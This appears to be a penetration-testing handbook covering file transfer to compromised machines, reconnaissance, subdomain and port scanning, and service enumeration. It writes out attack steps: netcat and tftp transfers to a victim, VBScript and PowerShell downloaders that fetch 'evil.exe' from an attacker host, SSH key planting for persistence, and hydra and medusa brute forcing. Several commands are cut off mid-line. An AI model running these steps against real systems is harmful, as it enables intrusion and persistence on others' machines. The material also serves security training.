Transferring Files

Transferring Files

This section could easily be put in the post-exploitation section. But I consider this knowledge so fundamental that I chose to put it here.

Transfering Files on Linux

Transferring Files on Linux

Set Up a Simple Python Webserver

For the examples using `curl` and `wget` we need to download from a web-server. This is an easy way to set up a web-server. This command will make the entire folder, from where you issue the command, available on port 9999.

```
python -m SimpleHTTPServer 9999
```

Wget

You can download files using `wget` like this:

```
wget 192.168.1.102:9999/file.txt
```

Curl

```
curl -O http://192.168.0.101/file.txt
```

Netcat

Another easy way to transfer files is by using netcat.

If you can't have an interactive shell it might be risky to start listening on a port, since it could be that the attacking-machine is unable to connect. So you are left hanging and can't do `ctr-c` because that will kill your session.

So instead you can connect from the target machine like this.

On attacking machine:

```
nc -lvp 4444 < file
```

On target machine:

```
nc 192.168.1.102 4444 > file
```

You can of course also do it the risky way, the other way around:

So on the victim-machine we run `nc` like this:

```
nc -lvp 3333 > enum.sh
```

And on the attacking machine we send the file like this:

```
nc 192.168.1.103 < enum.sh
```

I have sometimes received this error:

```
This is nc from the netcat-openbsd package. An alternative nc is ava
```

I have just run this command instead:

```
nc -l 1234 > file.sh
```

Socat

Server receiving file:

```
server$ socat -u TCP-LISTEN:9876,reuseaddr OPEN:out.txt,creat && cat
client$ socat -u FILE:test.txt TCP:127.0.0.1:9876
```

Server sending file:

```
server$ socat -u FILE:test.dat TCP-LISTEN:9876,reuseaddr
client$ socat -u TCP:127.0.0.1:9876 OPEN:out.dat,creat
```

With php

```
echo "<?php file_put_contents('nameOfFile', fopen('http://192.168.1.
```

Ftp

If you have access to a ftp-client to can of course just use that. Remember, if you are uploading binaries you must use binary mode, otherwise the binary will become corrupted!!!

Tftp

On some rare machine we do not have access to `nc` and `wget`, or `curl`. But we might have access to `tftp`. Some versions of `tftp` are run interactively, like this:

```
$ tftp 192.168.0.101
tftp> get myfile.txt
```

If we can't run it interactively, for whatever reason, we can do this trick:

```
tftp 191.168.0.101 <<< "get shell5555.php shell5555.php"
```

SSH - SCP

If you manage to upload a reverse-shell and get access to the machine you might be able to enter using ssh. Which might give you a better shell and more stability, and all the other features of SSH. Like transferring files.

So, in the `/home/user` directory you can find the hidden `.ssh` files by typing `ls -la`.
Then you need to do two things.

1. Create a new keypair

You do that with:

```
ssh-keygen -t rsa -C "your_email@example.com"
```

then you enter a name for the key.

Enter file in which to save the key (/root/.ssh/id_rsa): nameOfMyKey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:

This will create two files, one called `nameOfMyKey` and another called `nameOfMyKey_pub`. The one with the `_pub` is of course your public key. And the other key is your private.

1. Add your public key to authorized_keys.

Now you copy the content of `nameOfMyKey_pub`.
On the compromised machine you go to `~/.ssh` and then run add the public key to the file authorized_keys. Like this

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQqlhJKYtL/r9655iwp5TiUM
```

1. Log in.

Now you should be all set to log in using your private key. Like this

```
ssh -i nameOfMyKey kim@192.168.1.103
```

SCP

Now we can copy files to a machine using `scp`

```
# Copy a file:
scp /path/to/source/file.ext username@192.168.1.101:/path/to/destina

# Copy a directory:
scp -r /path/to/source/dir username@192.168.1.101:/path/to/destinati
```

Transfering files on Windows

Transferring Files to Windows

Transferring files to Linux is usually pretty easy. We can use `netcat`, `wget`, or `curl`, which most systems have as default. But windows does not have these tools.

FTP

Most windows machines have a ftp-client included. But we can't use it interactively since that most likely would kill our shell. So we have get around that. We can however run commands from a file. So what we want to do is to echo out the commands into a textfile. And then use that as our input to the ftp-client. Let me demonstrate.

On the compromised machine we echo out the following commands into a file

```
echo open 192.168.1.101 21> ftp.txt
echo USER asshat>> ftp.txt
echo mysecretpassword>> ftp.txt
echo bin>> ftp.txt
echo GET wget.exe>> ftp.txt
echo bye>> ftp.txt
```

Then run this command to connect to the ftp

```
ftp -v -n -s:ftp.txt
```

Of course you need to have a ftp-server configured with the user asshat and the password to mysecretpassword.

TFTP

Works by default on:

Windows XP

Windows 2003

A TFTP client is installed by default on windows machines up to Windows XP and Windows 2003. What is good about TFTP is that you can use it non-interactively. Which means less risk of losing your shell.

Kali has a TFTP server build in.
You can server up some files with it like this

```
atftpd --daemon --port 69 /tftp
/etc/init.d/atftpd restart
```

Now you can put stuff in `/srv/tftp` and it will be served. Remember that TFTP used UDP. So if you run `netstat` it will not show it as listening.

You can see it running like this

```
netstat -a -p UDP | grep udp
```

So now you can upload and download whatever from the windows-machine like this

```
tftp -i 192.160.1.101 GET wget.exe
```

If you like to test that the tftp-server is working you can test it from Linux, I don't think it has a non-interactive way.

```
tftp 192.160.1.101
GET test.txt
```

I usually put all files I want to make available in `/srv/tftp`

If you want to make sure that the file was uploaded correct you can check in the syslog. Grep for the IP like this:

```
grep 192.168.1.101 /var/log/syslog
```

VBScript

Here is a good script to make a wget-clone in VB.

If it doesn't work try piping it through unix2dos before copying it.

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vb
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttp
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXM
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHT
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1)))
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

You then execute the script like this:

```
cscript wget.vbs http://192.168.10.5/evil.exe evil.exe
```

PowerShell

This is how we can download a file using PowerShell. Remember since we only have a non-interactive shell we cannot start PowerShell.exe, because our shell can't handle that. But we can get around that by creaing a PowerShell-script and then executing the script:

```
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://192.168.1.101/file.exe" >>wget.ps1
echo $file = "output-file.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Now we invoke it with this crazy syntax:

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoPr
```

Debug.exe

This is a crazy technique that works on windows 32 bit machines. Basically the idea is to use the `debug.exe` program. It is used to inspect binaries, like a debugger. But it can also rebuild them from hex. So the idea is that we take a binaries, like `netcat`. And then disassemble it into hex, paste it into a file on the compromised machine, and then assemble it with `debug.exe`.

`Debug.exe` can only assemble 64 kb. So we need to use files smaller than that. We can use upx to compress it even more. So let's do that:

```
upx -9 nc.exe
```

Now it only weights 29 kb. Perfect. So now let's disassemble it:

```
wine exe2bat.exe nc.exe nc.txt
```

Now we just copy-past the text into our windows-shell. And it will automatically create a file called nc.exe

Firewalls

Firewalls

Terminology

Let's start with some terminology. We often hear the words **egress filtering** and **ingress** in connection to talk about firewalls and routers.

Egress filtering

This basically means that we are filtering outgoing traffic. So egress filtering ensures that malicious, or just prohibited, traffic is not allowed to leave the network. Of course egress filtering then is the enemy of the hacker.

General tips and tricks

General tips

Disposable email

If you are signing up for a lot of accounts you can use a disposable email. You just enter the email account you want for that second, and then you can view it. But remember, so can everyone else.
https://www.mailinator.com

Base64 encode/decode

```
import base64

encoded = base64.b64encode("String to encode")
print encoded

decoded = base64.b64decode("aGVqc2Fu")
print decoded
```

Default passwords

http://www.defaultpassword.com/

Getting GUI on machine that does not have RDP or VNC

You can forward X over SSH.
http://www.vanemery.com/Linux/XoverSSH/X-over-SSH2.html

Recon and Information Gathering Phase

Recon and Information Gathering Phase

So once you have decided on a target you want to start your recon-process.

The recon-phase is usually divided up into two phases.

1. Passive information gathering / OSINT This is when you check out stuff like:
    - Web information
    - Email Harvesting
    - Whois enumeration
2. Active information gathering

This is when you start scanning the target with your different tools.

Passive Information Gatherig

Passive information gathering

It is passive in the meaning that it doesn't directly send packets to the service. But in any other sense of the word there is nothing passive about this phase.

Visit the website

Okay, I guess this actually sends packets to the target, but whatever. Visit the page, look around, read about the target. What do they do?

Whois

Find out who is behind the website.

Resolve the DNS

```
host website.com
nslookup website.com
```

The the IP address and check it with `whois`

```
whois 192.168.1.101
```

Netcraft

Most of the info found on netcraft is not unique. It is basic whois info. But one thing is really good, it lists the different IP-addresses the page has had over the years. This can be a good way to **bypass cloudflare** and other services that hide the real IP. Using netcraft we can find the IP that was in use before they implemented cloudflare.

Another detail that is good to know is the **hosting-company** or **domain-provider**. Those details can be used if we want to try some **social-engineering or spear-phishing attack**.

Netcraft

References

http://www.technicalinfo.net/papers/PassiveInfoPart1.html

Find Subdomains

Find Subdomains

Finding subdomains is fundamental. The more subdomains you find, the bigger attack surface you have. Which means bigger possibility of success.

For now this seems to be a very comprehensive list of tools to find subdomains.
https://blog.bugcrowd.com/discovering-subdomains

DNS Basics

DNS Basics

This is the best article I have found about how the DNS-system works. Form the highest to the lowest level.

An introduction to dns-terminology components and concepts

Before we begin to look at the specific techniques that exists to find subdomains, lets try to understand what subdomains are and how they work.

A - records

A stands for **address**.

The A record maps a name to one or more IP addresses, when the IP are known and stable. So that would be 123.244.223.222 => example.com

AAAA - points to a IPv6 Record

CNAME

The CNAME record connects a name to another name. An example of that would be:

`www.example.com,CNAME,www.example.com.cdn.cloudflare.net.`

Another example is. If you have the domains mail.example.com and webmail.example.com. You can have webmail.example.com point to mail.example.com. So anyone visiting webmail.example.com will see the same thing as mail.example.com. It will NOT redirect you. Just show you the same content.

Another typical usage of CNAME is to link www.example.com to example.com

CNAME is quite convenient. Because if you change the A-record. The IP-address, you don't need to change the other subdomains, like ftp.example.com or www.example.com. Since they both point to example.com, which is a A-record and points directly to the IP.

Another note. If foo.example.com points to bar.example.com, that mean that bar.example.com is the CNAME (Canonical/real/actual Name) of foo.example.com.

Alias

Kind of like CNAME in that it points to another name, not an IP.

MX - Mail exchange

https://en.wikipedia.org/wiki/MX_record

Finding subdomains

Find Subdomains

Finding subdomains is fundamental. The more subdomains you find, the bigger attack surface you have. Which means bigger possibility of success.

For now this seems to be a very comprehensive list of tools to find subdomains.
https://blog.bugcrowd.com/discovering-subdomains

Some tools find some stuff, other tools other stuff. So your best bet is to use a few of them together. Don't forget to brute-force recursively!

recon-ng

In order to find subdomains we can use the recon-ng framework. It has the same basic structure as metasploit. You can learn more about this tool in the tools-section.

```
recon-ng

use use recon/domains-hosts/

# This will give you a vast amount of alternatives.

show options

set source cnn.com
```

All these subdomains will be saved in `hosts`, which you can access though: `show hosts`

If some of these subdomains are not given IPs automatically you can just run

```
use recon/hosts-hosts/resolve
run
```

And it will resolve all the hosts in the hosts-file.

Google Dorks

Using google we can also find subdomains.

This will only give us the subdomains of a site.

```
site:msn.com -site:www.msn.com

site:*.nextcloud.com
```

To exclude a specific subdomain you can do this:

```
site:*.nextcloud.com -site:help.nextcloud.com
```

subbrute.py

The basic command is like this

```
./subbrute.py -p cnn.com
```

https://github.com/TheRook/subbrute

Knock

I haven't tested this yet. https://github.com/guelfoweb/knock

Being smart

You also have to look at what kind of system the target has. Some web-apps give their clients their own subdomains. Like github.

Check out the homepage Often companies brag about their clients. You can use this to guess the subdomains of some clients.

Reverse DNS-lookup

If you manage to figure out the IP range that the target owns (see section about nmap below). You can see which machines are online. And then you can run a script to find out the domain-addresses of those machines. That way you might find something new.

The text-file onlyIps.txt is a textfile with one IP-address on each line.

```
#!/bin/bash

while read p; do
  echo $p;
  host  $p
done <onlyIps.txt
```

Here are some more tools that can do reverse lookup http://www.cyberciti.biz/faq/how-to-test-or-check-reverse-dns/

Online tools

DNSDumpster

https://dnsdumpster.com/

Pentest-tools

https://pentest-tools.com/information-gathering/find-subdomains-of-domain

Intodns

http://www.intodns.com/

DNSStuff

This tool doesn't enumerate subdomains per se. But it hands of a lot of information about domains.
http://www.dnsstuff.com/

Bypassing CloudFlare

https://www.ericzhang.me/resolve-cloudflare-ip-leakage/

This tool can be used to find old IPs. It could mean that the http://toolbar.netcraft.com/site_report?url=lyst.com

Brute force dictionaries

If you try to brute force the domains it is a good idea to have a good dictionary. That can be found here:

Bitquark https://github.com/bitquark/dnspop

SecList https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS

References

https://en.wikipedia.org/wiki/CNAME_record

DNS Zone Transfer Attack

DNS Zone Transfer Attack

Sometimes DNS servers are misconfigured. The DNS server contains a Zone file which it uses to replicate the map of a domain. They should be configured so that only the replicating DNS-server can access it, but sometimes it is misconfigured so anyone can request the zone file, and thereby recieve the whole list of subdomains. This can be done the following way:

To do this we first need to figure out which DNS-servers a domain has.

```
host -t ns wikipedia.com
```

```
host -l wikipedia.com ns1.wikipedia.com
```

This can also be done with tools such as dnsrecon and dnsenum.

https://security.stackexchange.com/questions/10452/dns-zone-transfer-attack

Identifying People

Identifying People

We want to find out how is connected to the target. That can be site administrator, employees, owner, mods. Maybe one of the administrators have posted in a forum with their email, or in a newsgroup or somewhere else. Those posts could contain useful data about the stack or help us devlop a network diagram. We might also need to use social engineering.

In order to find people we might use the following sources:

- The company website
- Social media (LinkedIn, Facebook, Twitter etc)
- Forums and newsgroups
- Metadata from documents

Company Website

This is pretty obvious. Just look around on the website. Or download it. Or spider it with burp and then search the result.

Make sure to check out the blog. There you might have employees writing blogposts under their name.

Social Media

```
site:twitter.com companyname
site:linkedin.com companyname
site:facebook.com companyname
```

Metadata From Documents

You find some documents and then run exiftool on them to see if there is any interesting metadata.

```
site:example.com filetype:pdf
```

Email Harvesting

theharvester - I have not had luck with this

```
theharvester -d example.com -l 500 -b all
```

Check if emails have been pwned before

https://haveibeenpwned.com

Users

social-searcher.com

Reddit
Snoopsnoo

Search Engine Discovery

Search Engine Discovery

Search engines can be very useful for finding information about the target. Search engines can be used for two things:

- Finding sensitive information on the domain that you are attacking
- Finding sensitive information about the company and its employees in on other parts of the internet. Like forums, newsgroups etc.

Remember that the world is bigger than google. So test out the other search engines.

Baidu, binsearch.info, Bing, DuckDuckGo, ixquick/Startpage, Shodan,PunkSpider

Google is a good tool to learn more about a website.

Finding specific filetypes

```
filetype:pdf
```

Search within webaddress

```
site:example.com myword
```

Find in url

```
inurl:test.com
```

Wild cards

You can use the asterisk to as a wildcard:

```
*
```

Example:

```
"I've been * for a heart"
```

This will return answers where * is anything.

Exclude words

```
-
```

the dash excludes a specific word

This query searches for pages that used the word bananasplit.

```
-banana bananasplit
```

Cached version

So if a website has been taken down you can still find the cached version, of the last time google visited the site

```
cache:website.com
```

https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Long.pdf

Examples

Find login-pages on sites that use the ending .bo. For bolivia.

```
site:bo inurl:admin.php
```

More

Here are some more

Great guide for google dorks
https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Long.pdf

http://www.googleguide.com/advanced_operators_reference.html

http://www.searchcommands.com/

https://support.google.com/websearch/answer/2466433?hl=en

https://www.exploit-db.com/google-hacking-database/

Identifying Technology Stack

Identifying Technology Stack

- Job openings

Active Information Gathering

Active information gathering

Once the passive phase is over it is time to move to the active phase. In this phase we start interacting with the target.

Netdiscover

This tool is used to scan a network for live machines.

```
netdiscover -r 192.168.1.1/24
```

Nikto

Nikto is a good tool to scan webservers. It is very intrusive.

```
nikto -host 192.168.1.101
```

References

https://blog.bugcrowd.com/discovering-subdomains

https://high54security.blogspot.cl/2016/01/recon-ng-and-power-to-crawl-trough.html

Port Scanning

Port Scanning

TLDR

```
# Stealthy
nmap -sS 10.11.1.X

# Scan all ports, might take a while.
nmap 10.11.1.X -p-

# Scan for UDP
nmap 10.11.1.X -sU
unicornscan -mU -v -I 10.11.1.X

# Scan for version, with NSE-scripts and trying to identify OS
nmap 10.11.1.X -sV -sC -O

# All out monsterscan
nmap -vvv -Pn -A -iL listOfIP.txt

# Fast scan
nmap 10.11.1.X -F

# Only scan the 100 most common ports
nmap 10.11.1.X --top-ports 100
```

Nmap

Now that you have gathered some IP addresses from your subdomain scanning it is time to scan those addresses. You just copy-paste those addresses and add them to a file, line by line. Then you can scan all of them with nmap at the same time. Using the `-iL` flag.

Basics - tcp-connect scan

Okay, so a bit of the basics of Nmap and how it works. When one machine initiate a connection with another machine using the **transmission-control protocol (tcp)** it performs what is know as a three-way handshake. That means:

```
machine1 sends a syn packet to machine2
machine2 send a syn-ack packet to machine1
machine1 sends a ack packet to machine2.
```

If machine2 responds with a syn-ack we know that that port is open. This is basically what nmap does when it scans for a port. If machine1 omits the last ack packet the connection is not made. This can be a way to make less noise.

This is the default mode for nmap. If you do not add any flags and scan a machine this is the type of

connection it creates.

"Stealthy" -sS

By adding the `-sS` flag we are telling nmap to not finalize the three way handshake. It will send a `syn`, receive `syn-ack` (if the port is open), and then terminate the connection. This used to be considered stealthy before, since it was often not logged. However it should not be considered stealthy anymore.

In the flag I imagine that the first `s` stands for scan/scantype and the second `S` stands for `syn`.

So `-sS` can be read as **scantype syn**

UDP scan

UDP is after TCP the most common protocol. DNS (53), SNMP (161/162) and DHCP (67/68) are some common ones. Scanning for it is slow and unreliable.

```
-sU
```

Output scan to a textfile

Not all output works with grepable format. For example NSE does not work with grepable. So you might want to use xml instead.

```
# To text-file
-oN nameOfFile

# To grepable format
-oG nameOfFile

# To xml
-oX nameOfFile
```

Scan an entire IP-range

You might find that a site has several machines on the same ip-range. You can then use nmap to scan the whole range.

The `-sn` flag stops nmap from running port-scans. So it speeds up the process.

```
nmap -vvv -sn 201.210.67.0/24
```

You can also specify a specific range, like this

```
nmap -sP 201.210.67.0-100
`
```

Sort out the machines that are up

So let's say you find that 40 machine exists in that range. We can use grep to output those IP:s.

First let's find the IPs that were online. Ip-range is the output from previous command. You can of course combine them all.

```
cat ip-range.txt | grep -B 1 "Host is up"
```

Now let's sort out the ips from that file.

```
grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' ip-
```

Now you can input all those ips to nmap and scan them.

Scan a range and output if a specific port is open

Nmap has a command to make the output grepable.

```
nmap -vvv -p 80 201.210.67.0-100 -oG - | grep 80/open
```

Nmap scripts

This chapter could also be placed in Vulnerability-analysis and Exploitation. Because nmap scripting is a really versatile tool that can do many things. Here we will focus on it's ability to retrieve information that can be useful in the process to **find vulnerabilities**

First locate the nmap scripts. Nmap scripts end in `.nse`. For Nmap script engine.

```
locate *.nse
```

The syntax for running a script is:

```
nmap --script scriptname 192.168.1.101
```

To find the "man"-pages, the info about a script we write:

```
nmap -script-help http-vuln-cve2013-0156.nse
```

Run multiple scripts

Can be run by separating the script with a comma

```
nmap --script scriptone.nse,sciprt2.nse,script3.nse 192.168.1.101
```

Run the default scripts

```
nmap -sC example.com
```

Metasploit

We can do port-scanning with metasploit and nmap. And we can even integrate nmap into metasploit. This might be a good way to keep your process neat and organized.

db_nmap

You can run `db_nmap` and all the output will be stored in the metasploit database and available with

```
hosts
services
```

You can also import nmap scans. But you must first output it in xml-format with the following flag

```
nmap 192.168.1.107 -oX result.xml
```

Good practice would be to output the scan-results in xml, grepable and normal format. You do that with

```
nmap 192.168.1.107 -oA result
```

Then you can load it into the database with the following command.

```
db_import /path/to/file.xml
```

Metasploit PortScan modules

If you for some reason don't have access to nmap you can run metasploits modules that does portscans

```
use auxiliary/scanner/portscan/
```

Vulnerability analysis

Vulnerability analysis

So now you have done your recon and found services and their versions. You have looked in every corner of the target. Enumerated subdomains, scanned them, browsed through the webpage looking everywhere.

So, now it is time to see if any of these services contains any vulnerabilities.

Non-HTTP Vulnerabilities

Common ports\/services and how to use them

Common ports/services and how to use them

I will try to make this chapter into a reference library. So that you can just check in this chapter to see common ways to exploit certain common services. I will only discuss the most common, since there are quite a few.

This is fucking awesome. if there is any ports here you dont find check out this guide. http://www.0daysecurity.com/penetration-testing/enumeration.html

Port XXX - Service unknown

If you have a port open with unkown service you can do this to find out which service it might be.

```
amap -d 192.168.19.244 8000
```

Port 21 - FTP

Connect to the ftp-server to enumerate software and version

```
ftp 192.168.1.101
nc 192.168.1.101 21
```

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

Port 22 - SSH

SSH is such an old and fundamental technology so most modern version are quite hardened. You can find out the version of the SSH either but scanning it with nmap or by connecting with it using `nc`.

```
nc 192.168.1.10 22
```

It returnes something like this: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu1

This banner is defined in RFC4253, in chapter 4.2 Protocol Version Exchange. http://www.openssh.com/txt/rfc4253.txt The protocol-version string should be defined like this: `SSH-protoversion-softwareversion SP comments CR LF` Where comments is optional. And SP means space, and CR (carriege return) and LF (Line feed) So basically the comments should be separated by a space.

Port 23 - Telnet

Telnet is considered insecure mainly because it does not encrypt its traffic. Also a quick search in exploit-db will show that there are various RCE-vulnerabilities on different versions. Might be worth checking out.

Brute force it

You can also brute force it like this:

```
hydra -l root -P /root/SecLists/Passwords/10_million_password_list_t
```

Port 25 - SMTP

SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.

Here are the possible commands

```
HELO -
EHLO - Extended SMTP.
STARTTLS - SMTP communicted over unencrypted protocol. By starting T
RCPT - Address of the recipient.
DATA - Starts the transfer of the message contents.
RSET - Used to abort the current email transaction.
MAIL - Specifies the email address of the sender.
QUIT - Closes the connection.
HELP - Asks for the help screen.
AUTH - Used to authenticate the client to the server.
VRFY - Asks the server to verify is the email user's mailbox exists.
```

Manually

We can use this service to find out which usernames are in the database. This can be done in the following way.

```
nc 192.168.1.103 25

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY roooooot
550 5.1.1 <roooooot>: Recipient address rejected: User unknown in lo
```

Here we have managed to identify the user `root`. But `roooooot` was rejected.

`VRFY`, `EXPN` and `RCPT` can be used to identify users.

Telnet is a bit more friendly some times. So always use that too

```
telnet 10.11.1.229 25
```

Automatized

This process can of course be automatized

Check for commands

```
nmap -script smtp-commands.nse 192.168.1.101
```

smtp-user-enum

The command will look like this. `-M` for mode. `-U` for userlist. `-t` for target

```
smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/nar

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /root/sectools/SecLists/Usernames/Names/na
Target count ............. 1
Username count ........... 8607
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sun Jun 19 11:04:59 2016 #########
192.168.1.103: Bin exists
192.168.1.103: Irc exists
192.168.1.103: Mail exists
192.168.1.103: Man exists
192.168.1.103: Sys exists
######## Scan completed at Sun Jun 19 11:06:51 2016 #########
5 results.

8607 queries in 112 seconds (76.8 queries / sec)
```

Metasploit

I can also be done using metasploit

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting
   ----       ---------------
   RHOSTS
   RPORT      25
   THREADS    1
   UNIXONLY   true
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_use
```

Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html

http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/

http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html

http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum

https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter `HTTP - Web Vulnerabilities`.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with `.htaccess` we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
    AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/tes
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin

# List all emails
list

# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure samba:
https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Sline%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/
```

Connectin with PSExec

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

Scanning with nmap

Scanning for smb with Nmap

```
nmap -p 139,445 192.168.1.1/24
```

There are several NSE scripts that can be useful, for example:

```
ls -l /usr/share/nmap/scripts/smb*
```

```
-rw-r--r-- 1 root root  45K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 4.8K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 5.8K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 7.9K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root  12K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 6.8K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root  13K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 1.7K Jan 24  2016 /usr/share/nmap/scripts/smb
```

```
-rw-r--r-- 1 root root 7.3K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 8.6K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 7.0K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 5.0K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root  63K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 5.0K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 2.4K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root  14K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 1.5K Jan 24  2016 /usr/share/nmap/scripts/smbv
-rw-r--r-- 1 root root 7.5K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 6.5K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 6.5K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 5.4K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 5.7K Jan 24  2016 /usr/share/nmap/scripts/smb
-rw-r--r-- 1 root root 5.5K Jan 24  2016 /usr/share/nmap/scripts/smb
